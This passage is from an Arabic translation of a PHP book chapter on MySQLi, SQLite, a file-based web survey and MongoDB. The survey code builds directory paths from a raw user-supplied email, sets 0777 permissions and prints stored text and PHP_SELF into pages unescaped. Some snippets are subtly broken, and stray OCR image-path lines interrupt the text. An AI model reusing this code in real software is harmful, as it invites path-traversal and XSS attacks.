هنا، نستخدم استدعاء طريقة `query()` ونخزن المعلومات التي تم إرجاعها في المتغير المسمى: `$result`. ثم نستخدم طريقة الكائن resualt تسمى `fetch_assoc()` لتوفير صف واحد من البيانات في كل مرة، ونقوم بتخزين هذا الصف الفردي في المتغير المسمى: `$row`. يستمر هذا ما دامت هناك صفوف للمعالجة. ضمن حلقة while، نقوم بإلقاء المحتوى في نافذة المتصفح. أخيرًا، نحن نغلق كلاً من resualt وكائنات قاعدة البيانات.

سيبدو الإخراج كما يلي:

J.R.R. Tolkien is the author of: The Two Towers

J.R.R. Tolkien is the author of: The Return of The King

J.R.R. Tolkien is the author of: The Hobbit

Alex Haley is the author of: Roots

Tom Clancy is the author of: Rainbow Six

Tom Clancy is the author of: Teeth of the Tiger

Tom Clancy is the author of: Executive Orders...

ملاحظة:

تعد `multi_query()` **واحدة من أكثر الطرق المفيدة في MySQLi، والتي تتيح لك تشغيل أوامر SQL متعددة في نفس الجملة. إذا كنت تريد إجراء** `INSERT` **ثم جملة** `UPDATE` **استنادًا إلى بيانات مماثلة، فيمكنك القيام بذلك كله في استدعاء طريقة واحدة - خطوة واحدة.**

بالطبع، لم نتعمق كثيرا فيما تقدمه فئة MySQLi. إذا قمت بمراجعة وثائقها)، فسترى قائمة واسعة من الطرق التي تشكل جزءًا من هذا الفصل، بالإضافة إلى كل فئة نتيجة موثقة ضمن نطاق الموضوع المناسب.

SQLite

SQLite عبارة عن قاعدة بيانات مضغوطة وعالية الأداء (لمجموعات البيانات الصغيرة) و- كما يوحي اسمها- قاعدة بيانات خفيفة الوزن. SQLite جاهز للخروج مباشرة من الصندوق عند تثبيت PHP، لذا إذا بدا أنه مناسب لاحتياجات قاعدة البيانات الخاصة بك، فتأكد من قراءتها.

كل تخزين قاعدة البيانات في SQLite يعتمد على الملفات، وبالتالي يتم إنجازه دون استخدام محرك قاعدة بيانات منفصل. يمكن أن يكون هذا مفيدًا جدًا إذا كنت تحاول إنشاء تطبيق باستخدام قاعدة بيانات صغيرة ولا توجد تبعيات للمنتج بخلاف PHP. كل ما عليك فعله لبدء استخدام SQLite هو الرجوع إليه في التعليمات البرمجية الخاصة بك.

توجد واجهة OOP لـ SQLite، لذا يمكنك إنشاء مثيل لكائن بالجملة التالية:

```
$db = new SQLiteDatabase("library.sqlite");
```

الشيء الرائع في هذه الجملة هو أنه إذا لم يتم العثور على الملف في الموقع المحدد، يقوم SQLite بإنشائه لك. بالاستمرار في مثال قاعدة بيانات المكتبة الخاصة بنا، فإن الأمر الخاص بإنشاء جدول المؤلفين وإدراج صف داخل SQLite سيبدو مثل المثال 9-2.

مثال 9-2. جدول مؤلفي مكتبة SQLite

```
$sql = "CREATE TABLE 'authors' ('authorid' INTEGER
PRIMARY KEY, 'name' TEXT)";
```

```
if (!$database->queryExec($sql, $error)) {
 echo "Create Failure - {$error}<br />";
} else {
 echo "Table Authors was created <br />";
}


$sql = <<<SQL
INSERT INTO 'authors' ('name') VALUES ('J.R.R. Tolkien');
INSERT INTO 'authors' ('name') VALUES ('Alex Haley');
INSERT INTO 'authors' ('name') VALUES ('Tom Clancy');
INSERT INTO 'authors' ('name') VALUES ('Isaac Asimov');
SQL;


if (!$database->queryExec($sql, $error)) {
 echo "Insert Failure - {$error}<br />";
} else {
 echo "INSERT to Authors - OK<br />";
}
```

Table Authors was createdINSERT to Authors - OK

ملاحظة:

في SQLite، على عكس MySQL، لا يوجد خيار AUTO_INCREMENT. بدلاً من ذلك، يجعل SQLite أي عمود يتم تعريفه بـ INTEGER و PRIMARY KEY عمودًا يتزايد تلقائيًا. يمكنك تجاوز هذا السلوك الافتراضي من خلال توفير قيمة للعمود عند تنفيذ جملة INSERT.

لاحظ أن أنواع البيانات مختلفة تمامًا عما رأيناه في MySQL. تذكر أن SQLite هي أداة قاعدة بيانات مختصرة وبالتالي فهي "خفيفة" في أنواع البيانات الخاصة بها؛ انظر الجدول 9-1 للحصول على قائمة بأنواع البيانات التي يستخدمها.

الجدول 9-1. أنواع البيانات المتوفرة في SQLite

نوع البيانات	شرح
Text	يخزن البيانات كمحتوى NULL أو TEXT أو .BLOB إذا تم توفير رقم لحقل نصي ، فسيتم تحويله إلى نص قبل تخزينه.
Numeric	يمكن تخزين إما عدد صحيح أو بيانات حقيقية. إذا تم توفير بيانات نصية، يحاول SQLite تحويل المعلومات إلى تنسيق رقمي.
Integer	يتصرف مثل نوع البيانات الرقمية. ومع ذلك، إذا تم توفير بيانات من النوع الحقيقي، فسيتم تخزينها كعدد صحيح. قد يؤثر هذا على دقة تخزين البيانات.
Real	يتصرف مثل نوع البيانات الرقمية، باستثناء أنه يفرض قيم الأعداد الصحيحة على تمثيل الفاصلة العشرية.
None	هذا هو نوع البيانات الجامع؛ لا يفضل نوع أساسي على آخر. يتم تخزين البيانات تمامًا كما تم توفيرها.

قم بتشغيل التعليمات البرمجية التالية في المثال 9-3 لإنشاء جدول الكتب وإدراج بعض البيانات في ملف قاعدة البيانات.

مثال 9-3. جدول كتب مكتبة SQLite

```
$db = new SQLiteDatabase("library.sqlite");


$sql = "CREATE TABLE 'books' ('bookid' INTEGER PRIMARY KEY,
 'authorid' INTEGER,
 'title' TEXT,
 'ISBN' TEXT,
 'pub_year' INTEGER,
 'available' INTEGER,
)";


if ($db->queryExec($sql, $error) == FALSE) {
 echo "Create Failure - {$error}<br />";
} else {
 echo "Table Books was created<br />";
}


$sql = <<<SQL
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'The Two Towers', '0-261-10236-2', 1954, 1);
```

```
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'The Return of The King', '0-261-10237-0', 1955, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (2, 'Roots', '0-440-17464-3', 1974, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'Foundation', '0-553-80371-9', 1951, 1);
SQL;

if (!$db->queryExec($sql, $error)) {
 echo "Insert Failure - {$error}<br />";
} else {
 echo "INSERT to Books - OK<br />";
}
```

لاحظ أنه يمكننا تنفيذ أوامر SQL متعددة في نفس الوقت. يمكننا أيضًا القيام بذلك باستخدام MySQLi، ولكن عليك أن تتذكر استخدام طريقة ()multi_query؛ باستخدام SQLite، يتوفر بطريقة ()queryExec. بعد تحميل قاعدة البيانات ببعض البيانات، قم بتشغيل الكود في المثال 9-4.

مثال 9-4. تحدد كتب sqlite

```
$db = new SQLiteDatabase("c:/copy/library.sqlite");


$sql = "SELECT a.name, b.title FROM books b, authors a
WHERE a.authorid=b.authorid";
$result = $db->query($sql);


while ($row = $result->fetch()) {
 echo    "{$row['a.name']}    is    the    author    of:
{$row['b.title']}<br/>";
}
```

ينتج عن الكود السابق المخرجات التالية:

J.R.R. Tolkien is the author of: The Two Towers

J.R.R. Tolkien is the author of: The Return of The King

Alex Haley is the author of: Roots

Isaac Asimov is the author of: I, Robot

Isaac Asimov is the author of: Foundation

يمكن لـ SQLite أن تفعل ما تفعله محركات قاعدة البيانات "الأكبر" تقريبًا - لا يشير مصطلح "لايت" إلى وظائفه بل إلى مطلبه بموارد النظام. يجب أن تفكر دائمًا في SQLite عندما تحتاج إلى قاعدة بيانات أكثر قابلية للنقل وأقل تطلبًا للموارد.

ملاحظة:

إذا كنت بدأت للتو في الجانب الحيوي لتطوير الويب، فيمكنك استخدام PDO للتفاعل مع SQLite. بهذه الطريقة، يمكنك أن تبدأ بقاعدة بيانات خفيفة وتنمو لتصبح خادم قاعدة بيانات أكثر قوة مثل MySQL عندما تكون جاهزًا.

التلاعب المباشر على مستوى الملف

Direct File-Level Manipulation

تحتوي PHP على العديد من الميزات المخفية الصغيرة ضمن مجموعة أدواتها الواسعة. إحدى هذه الميزات (التي غالبًا ما يتم تجاهلها) هي قدرتها الخارقة على التعامل مع الملفات المعقدة "complex files". بالتأكيد، يعلم الجميع أن PHP يمكنها فتح ملف، ولكن ما الذي يمكنها فعله حقًا بهذا الملف؟ تأمل المثال التالي الذي يبرز النطاق الحقيقي لإمكانياتها. تم الاتصال بأحد مؤلفي هذا الكتاب من قبل عميل محتمل "ليس لديه أموال" ولكنه أراد تطوير استطلاع ويب حيوي. بالطبع، قدم المؤلف للعميل في البداية عجائب PHP وتفاعل قاعدة البيانات مع MySQLi. عند سماع الرسوم الشهرية من مزود خدمة الإنترنت المحلي، سأل العميل عما إذا كانت هناك أي طريقة أخرى (أرخص) لإنجاز العمل. اتضح أنه إذا كنت لا ترغب في استخدام SQLite، فإن البديل هو استخدام الملفات لإدارة ومعالجة كميات صغيرة من النص لاسترجاعها لاحقًا. الدوال التي سنناقشها هنا ليست خارجة عن المألوف عند أخذها على حدة - في الواقع، إنها حقًا جزء من مجموعة أدوات PHP الأساسية التي ربما يكون الجميع على دراية بها، كما ترون في الجدول 9-2.

الجدول 9-2. دوال إدارة ملفات PHP شائعة الاستخدام

اسم الدالة	وصف الاستخدام
mkdir()	تستخدم لعمل دليل على الخادم
file_exists()	يستخدم لتحديد ما إذا كان الملف أو الدليل موجودًا في الموقع المزود
fopen()	يستخدم لفتح ملف موجود للقراءة أو الكتابة (انظر الخيارات التفصيلية للاستخدام الصحيح)

fread()	تستخدم لقراءة محتويات ملف إلى متغير لاستخدام PHP
flock()	تستخدم للحصول على قفل خاص على الملف للكتابة
fwrite()	تستخدم لكتابة محتويات متغير إلى ملف
filesize()	عند القراءة في ملف، يتم استخدام هذا لتحديد عدد البايتات للقراءة في المرة الواحدة
fclose()	يستخدم لإغلاق الملف بمجرد انتهاء فائدته

الجزء المثير للاهتمام هو ربط جميع الدوال معًا لتحقيق هدفك. على سبيل المثال، دعنا ننشئ استطلاعًا صغيرًا لنموذج ويب يغطي صفحتين من الأسئلة. يمكن للمستخدمين إدخال بعض الآراء والعودة في وقت لاحق للانتهاء من الاستبيان، والمتابعة من حيث توقفوا. سنقوم بتوسيع نطاق منطق تطبيقنا الصغير، ونأمل أن ترى أن فرضيته الأساسية يمكن توسيعها إلى توظيف كامل من نوع الإنتاج.

أول شيء نريد القيام به هو السماح للمستخدمين بالعودة إلى هذا الاستطلاع في أي وقت لتقديم مدخلات إضافية. للقيام بذلك، نحتاج إلى معرّف فريد للتمييز بين مستخدم وآخر. بشكل عام، يكون عنوان البريد الإلكتروني للشخص فريدًا (قد يعرفه الآخرون ويستخدمونه، ولكن هذا يتعلق بأمان موقع الويب و/أو التحكم في سرقة الهوية). من أجل البساطة، سنفترض هنا الصدق في استخدام عناوين البريد الإلكتروني وعدم القلق بشأن نظام كلمة المرور. لذلك، بمجرد حصولنا على عنوان البريد الإلكتروني للمستخدم، نحتاج لتخزين هذه المعلومات في موقع مختلف عن موقع زوار الموقع الآخرين. لهذا الغرض، سننشئ مجلد دليل لكل زائر على الخادم (هذا، بالطبع، يفترض أن لديك حق الوصول والحقوق المناسبة إلى موقع على الخادم يسمح بقراءة الملفات وكتابتها). نظرًا لأن لدينا المعرف الفريد نسبيًا في عنوان البريد الإلكتروني للزائر، فسنقوم ببساطة بتسمية موقع الدليل الجديد بهذا المعرف. بمجرد إنشاء دليل (اختبار لمعرفة ما إذا كان المستخدم قد عاد من جلسة سابقة)، سنقرأ في أي محتويات ملف موجودة بالفعل ونعرضها في عنصر

تحكم نموذج <textarea> حتى يتمكن الزائر من رؤية ما (إذا كان هناك أي شيء) كتبه من قبل. ثم نقوم بحفظ تعليقات الزائر عند إرسال النموذج والانتقال إلى سؤال الاستطلاع التالي. يوضح المثال 9-5 كود الصفحة الأولى (يتم تضمين أوسمة <?php هنا لأن هناك أماكن يتم فيها تشغيلها وإيقاف تشغيلها في جميع أنحاء القائمة).

مثال 9-5. الوصول على مستوى الملف

```
session_start();

if              (!empty($_POST['posted'])              &&
!empty($_POST['email'])) {
 $folder = "surveys/" . strtolower($_POST['email']);

 // send path information to the session
 $_SESSION['folder'] = $folder;

 if (!file_exists($folder)) {
 // make the directory and then add the empty files
 mkdir($folder, 0777, true);
 }

 header("Location: 08_6.php");
} else { ?>


<html>
```

```
<head>
<title>Files & folders - On-line Survey</title>
</head>

<body bgcolor="white" text="black">
<h2>Survey Form</h2>

<p> الرجاء إدخال عنوان بريدك الالكتروني للبدء في تسجيل تعليقاتك</p>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
<input type="hidden" name="posted" value="1">
<p>Email address: <input type="text" name="email" size="45" /><br />
<input type="submit" name="submit" value="Submit"></p>
</form>
</body>
</html>
<?php }
```

يوضح الشكل 9-1 صفحة الويب التي تطلب من الزائر تقديم عنوان بريد إلكتروني.



الشكل 9-1. شاشة تسجيل الدخول

كما ترى، فإن أول شيء نقوم به هو فتح جلسة جديدة لتمرير معلومات الزائر إلى الصفحات اللاحقة. ثم نقوم باختبار للتأكد من أن النموذج الموجود في الكود قد تم تقديمه بالفعل وأن هناك شيئًا ما تم إدخاله في حقل عنوان البريد الإلكتروني. إذا فشل هذا الاختبار، فسيتم إعادة عرض النموذج ببساطة. بطبيعة الحال، فإن إصدار الإنتاج من هذه الدالة يرسل رسالة خطأ تخبر المستخدم بإدخال نص صالح.

بمجرد اجتياز هذا الاختبار (بافتراض تقديم النموذج بشكل صحيح)، نقوم بإنشاء متغير `$folder` الذي يحتوي على بنية الدليل حيث نريد حفظ معلومات الاستبيان وإلحاق عنوان البريد الإلكتروني للمستخدم به؛ نقوم أيضًا بحفظ محتويات هذا المتغير الذي تم إنشاؤه حديثًا (`$folder`) في الجلسة لاستخدامه لاحقًا. هنا نأخذ عنوان البريد الإلكتروني ونستخدمه (مرة أخرى، إذا كان هذا موقعًا آمنًا، فسنحمي البيانات بإجراءات أمنية مناسبة).


بعد ذلك، نريد معرفة ما إذا كان الدليل موجودًا بالفعل. إذا لم يحدث ذلك، نقوم بإنشائه باستخدام دالة mkdir(). تأخذ هذه الدالة مدخل المسار واسم الدليل الذي نريد إنشاءه وتحاول إنشائه.

ملاحظة:

في بيئة Linux، هناك خيارات أخرى في دالة mkdir() تتحكم في مستويات الوصول والأذونات في الدليل الذي تم إنشاؤه حديثًا، لذا تأكد من النظر في هذه الخيارات إذا كان هذا ينطبق على بيئتك.

بعد أن نتحقق من وجود الدليل، نقوم ببساطة بتوجيه المتصفح إلى الصفحة الأولى من الاستبيان.

الآن وقد وصلنا إلى الصفحة الأولى من الاستبيان (انظر الشكل 9-2)، أصبح النموذج جاهزاً للاستخدام.



الشكل 9-2. الصفحة الأولى من الاستطلاع

هذا، مع ذلك، هو نموذج يتم إنشاؤه حيويا، كما ترى في المثال 9-6.

مثال 9-6. استمرار الوصول على مستوى الملف

```
<?php
session_start();
```

```
$folder = $_SESSION['folder'];
$filename = $folder . "/question1.txt";

// افتح الملف للقراءة ثم امسحه //
$file_handle = fopen($filename, "a+");

// اختر أي نص في الملف قد يكون موجودًا بالفعل //
$comments = file_get_contents($filename) ;
fclose($file_handle); // أغلق هذا المقبض

if (!empty($_POST['posted'])) {
 // إنشاء ملف إذا كانت المرة الأولى وبعد ذلك //
 //$_POST['question1'] احفظ النص الموجود في
 $question1 = $_POST['question1'];
 $file_handle = fopen($filename, "w+");

 // فتح ملف لإجمالي الكتابة فوق //
 if (flock($file_handle, LOCK_EX)) {
 // قم بعمل قفل خاص //
 if (fwrite($file_handle, $question1) == FALSE) {
 echo "($filename) لايمكنك الكتابة على ملف ";
 }

 // حرر القفل //
 flock($file_handle, LOCK_UN);
 }
```

```
// أغلق مقبض الملف وأعد التوجيه إلى الصفحة التالية؟
 fclose($file_handle);
 header( "Location: page2.php" );
} else { ?>
 <html>
 <head>
 <title>Files & folders - On-line Survey</title>
 </head>

 <body>
 <table border="0">
 <tr>
 <td>:الرجاء إدخال إجابتك على سؤال الاستطلاع التالي</td>
 </tr>
 <tr bgcolor=lightblue>
 <td>
 ما رأيك في حالة الاقتصاد العالمي؟<br/>
 هل يمكنك مساعدتنا في إصلاحها?
 </td>
 </tr>
 <tr>
 <td>
 <form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="POST">
 <input type="hidden" name="posted" value="1"><br/>
```

```
 <textarea    name="question1"   rows=12   cols=35><?=
$comments ?></textarea>
 </td>
 </tr>


 <tr>
 <td><input          type="submit"          name="submit"
value="Submit"></form></td>
 </tr>
 </table>
<?php } ?>
```

دعنا نلقي الضوء على بعض سطور التعليمات البرمجية هنا، لأن هذا هو المكان الذي تتم فيه إدارة الملفات ومعالجتها حقًا. بعد أخذ معلومات الجلسة التي نحتاجها وإلحاق اسم الملف بالمتغير $filename، نحن جاهزون لبدء العمل مع الملفات. ضع في اعتبارك أن الهدف من هذه العملية هو عرض أي معلومات قد تكون محفوظة بالفعل في الملف والسماح للمستخدمين بإدخال المعلومات (أو تغيير ما أدخلوه بالفعل). لذلك، بالقرب من أعلى الكود، ترى هذا الأمر:

```
$file_handle = fopen($filename, "a+");
```

باستخدام دالة فتح الملف، ()fopen، نطلب من PHP تزويدنا بمقبض لهذا الملف وتخزينه في المتغير $file_handle المسمى بشكل مناسب. لاحظ أن هناك معلمة أخرى تم تمريرها إلى الدالة هنا: الخيار +a. يوفر موقع PHP قائمة كاملة بأحرف الخيارات هذه وما تعنيه. يؤدي الخيار +a إلى فتح الملف للقراءة والكتابة، مع وضع مؤشر الملف في نهاية أي محتوى ملف موجود. إذا كان الملف غير موجود، سيحاول PHP إنشائه. بالنظر إلى السطرين التاليين من التعليمات البرمجية، سترى أن الملف بأكمله قد تمت قراءته (باستخدام الدالة ()file_get_contents) في المتغير $comments، ثم يتم إغلاقه:

```
$comments = file_get_contents($filename);
fclose($file_handle);
```


بعد ذلك، نريد معرفة ما إذا كان جزء النموذج من ملف البرنامج هذا قد تم تنفيذه، وإذا كان الأمر كذلك، فسيتعين علينا حفظ أي معلومات تم إدخالها في منطقة النص "text area". هذه المرة، نفتح نفس الملف مرة أخرى، لكننا نستخدم خيار +w، الذي يجعل المترجم الفوري يفتح الملف للكتابة فقط - إنشائه إذا لم يكن موجودًا، أو إفراغه إذا كان موجودًا. ثم يوضع مؤشر الملف في بداية الملف. في الأساس، نريد إفراغ المحتويات الحالية للملف واستبدالها بحجم جديد تمامًا من النص. لهذا الغرض، نستخدم دالة ()fwrite:

```
// قم بعمل قفل خاص
if (flock($file_handle, LOCK_EX)) {
 if (fwrite($file_handle, $question1) == FALSE){
 echo "Cannot write to file ($filename)";
 }
 // حرر القفل
 flock($file_handle, LOCK_UN);
}
```

يجب أن نتأكد من حفظ هذه المعلومات بالفعل في الملف المحدد، لذلك نغلف بعض الجمل الشرطية حول عمليات كتابة الملفات لدينا للتأكد من أن كل شيء يسير بسلاسة. أولاً، نحاول الحصول على قفل للملف المعني (باستخدام دالة ()flock)؛ سيضمن هذا أنه لا يمكن لأي عملية أخرى الوصول إلى الملف أثناء عملنا عليه. بعد اكتمال الكتابة، نحرر القفل على الملف. هذا مجرد إجراء احترازي، نظرًا لأن إدارة الملفات فريدة من نوعها لعنوان البريد الإلكتروني الذي تم إدخاله في نموذج صفحة الويب الأول ولكل استطلاع

موقع مجلد خاص به، لذلك يجب ألا تحدث تضاربات الاستخدام أبدًا ما لم يكن هناك شخصان يستخدمان نفس عنوان البريد الإلكتروني.

كما ترى، تستخدم دالة كتابة الملف المتغير $file_handle لإضافة محتويات المتغير $question1 إلى الملف. ثم نقوم ببساطة بإغلاق الملف عندما ننتهي منه وننتقل إلى الصفحة التالية من الاستطلاع، كما هو موضح في الشكل 9-3.



الشكل 9-3. الصفحة الثانية من الاستطلاع

كما ترى في المثال 9-7، فإن الكود الخاص بمعالجة هذا الملف (يسمى question2.txt) مطابق للملف السابق باستثناء اسمه.

مثال 9-7. استمرار الوصول على مستوى الملف

```
<?php
session_start();
$folder = $_SESSION['folder'];
$filename = $folder . "/question2.txt" ;

// افتح الملف للقراءة ثم امسحه
$file_handle = fopen($filename, "a+");

// اختر أي نص في الملف قد يكون موجودًا بالفعل
$comments = fread($file_handle, filesize($filename));
fclose($file_handle); // أغلق هذا المقبض

if ($_POST['posted']) {
 // قم بإنشاء ملف إذا كانت المرة الأولى ثم احفظه
 // $_POST['question2'] النص الموجود في
 $question2 = $_POST['question2'];

 // فتح ملف لإجمالي الكتابة فوق
 $file_handle = fopen($filename, "w+");

 if(flock($file_handle, LOCK_EX)) { // do an exclusive lock
 if(fwrite($file_handle, $question2) == FALSE) {
 echo "Cannot write to file ($filename)";
 }
```

```
 flock($file_handle, LOCK_UN); // حرر القفل
 }

 // أغلق مقبض الملف وأعد التوجيه إلى الصفحة التالية؟
 fclose($file_handle);

 header( "Location: last_page.php" );
} else { ?>
 <html>
 <head>
 <title>Files & folders - On-line Survey</title>
 </head>

 <body>
 <table border="0">
 <tr>
 <td>:الرجاء إدخال تعليقاتك على الاستطلاع التالي</td>
 </tr>

 <tr bgcolor="lightblue">
 <td>It's a funny thing freedom. I mean how can any of
us <br/>
 be really free when we still have personal possessions.
 How do you respond to the previous statement?</td>
 </tr>

 <tr>
```

```
<td>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method=POST>
<input type="hidden" name="posted" value="1"><br/>
<textarea name="question2" rows="12" cols="35"><?= $comments ?></textarea>
</td>
</tr>


<tr>
<td><input type="submit" name="submit" value="Submit"></form></td>
</tr>
</table>
<?php } ?>
```

يمكن أن يستمر هذا النوع من معالجة الملفات للمدة التي تريدها، وبالتالي يمكن أن تستمر استطلاعاتك للمدة التي تريدها. لجعلها أكثر إثارة للاهتمام، يمكنك طرح أسئلة متعددة في نفس الصفحة وإعطاء كل سؤال اسم الملف الخاص به. العنصر الفريد الوحيد الذي يجب الإشارة إليه هنا هو أنه بمجرد إرسال هذه الصفحة وتخزين النص، يتم توجيهها إلى ملف PHP يسمى last_page.php. لم يتم تضمين هذه الصفحة في نماذج التعليمات البرمجية، حيث إنها مجرد صفحة تشكر المستخدمين على ملء الاستبيان.

بالطبع، بعد بضع صفحات، مع ما يصل إلى خمسة أسئلة في كل صفحة، قد تجد نفسك مع عدد كبير من الملفات الفردية التي تحتاج إلى إدارة. لحسن الحظ، تحتوي PHP على دوال أخرى للتعامل مع الملفات يمكنك استخدامها. دالة ()file، على سبيل المثال، هي بديل للدالة ()fread التي تقرأ محتويات الملف

بالكامل في مصفوفة، عنصر واحد في كل سطر. إذا تم تنسيق معلوماتك بشكل صحيح - مع تحديد كل سطر بنهاية تسلسل الأسطر، n\، يمكنك تخزين أجزاء متعددة من المعلومات في ملف واحد بسهولة بالغة. وبطبيعة الحال، قد يستلزم ذلك أيضًا استخدام عناصر التحكم في الحلقات المناسبة للتعامل مع إنشاء نموذج HTML، بالإضافة إلى تسجيل الإدخالات في هذا النموذج.

عندما يتعلق الأمر بمعالجة الملفات، لا يزال هناك العديد من الخيارات التي يمكنك الاطلاع عليها على موقع PHP الإلكتروني. إذا انتقلت إلى "نظام الملفات "Filesystem""، فستجد قائمة بأكثر من 70 دالة - بما في ذلك، بالطبع، تلك التي تمت مناقشتها هنا. يمكنك التحقق لمعرفة ما إذا كان الملف مقروءًا أو قابلًا للكتابة بدوال is_readable() أو is_writable()، على التوالي. يمكنك التحقق من أذونات الملفات أو مساحة القرص الخالية أو إجمالي مساحة القرص، ويمكنك حذف الملفات ونسخ الملفات وغير ذلك الكثير. عندما تصل إليه مباشرة، إذا كان لديك ما يكفي من الوقت والرغبة، يمكنك حتى كتابة تطبيق ويب كامل دون الحاجة إلى نظام قاعدة بيانات أو استخدامه.

عندما يأتي اليوم، وعلى الأرجح سيحدث، أن يكون لديك عميل لا يرغب في دفع مبالغ كبيرة مقابل استخدام محرك قاعدة بيانات، سيكون لديك نهج بديل لتقديمه له.

MongoDB

آخر نوع قاعدة بيانات سنلقي نظرة عليه هو قاعدة بيانات NoSQL. تزداد شعبية قواعد بيانات NoSQL لأنها أيضًا خفيفة الوزن جدًا من حيث موارد النظام، ولكن الأهم من ذلك، أنها تعمل خارج بنية أوامر SQL النموذجية. أصبحت قواعد بيانات NoSQL أكثر شيوعًا أيضًا مع الأجهزة المحمولة مثل: الأجهزة اللوحية والهواتف الذكية لنفس السببين.

يُعرف أحد الأوائل في عالم قاعدة بيانات NoSQL باسم MongoDB. سنأخذ نظرة سطحية فقط على MongoDB، لنمنحك فكرة عن ما يمكنه فعله. للحصول على تغطية أكثر تفصيلاً لهذا الموضوع، يرجى الرجوع إلى: (O'Reilly) *MongoDB and PHP* بواسطة Steve Francia.

أول شيء يجب أن تعرفه عن MongoDB هو أنه ليس قاعدة بيانات تقليدية. لديها الإعداد والمصطلحات الخاصة بها. سوف يستغرق التعود على كيفية التعامل معها بعض الوقت لمستخدم قاعدة بيانات SQL التقليدي. يحاول الجدول 9-3 رسم بعض أوجه التشابه مع مصطلحات SQL "القياسية".

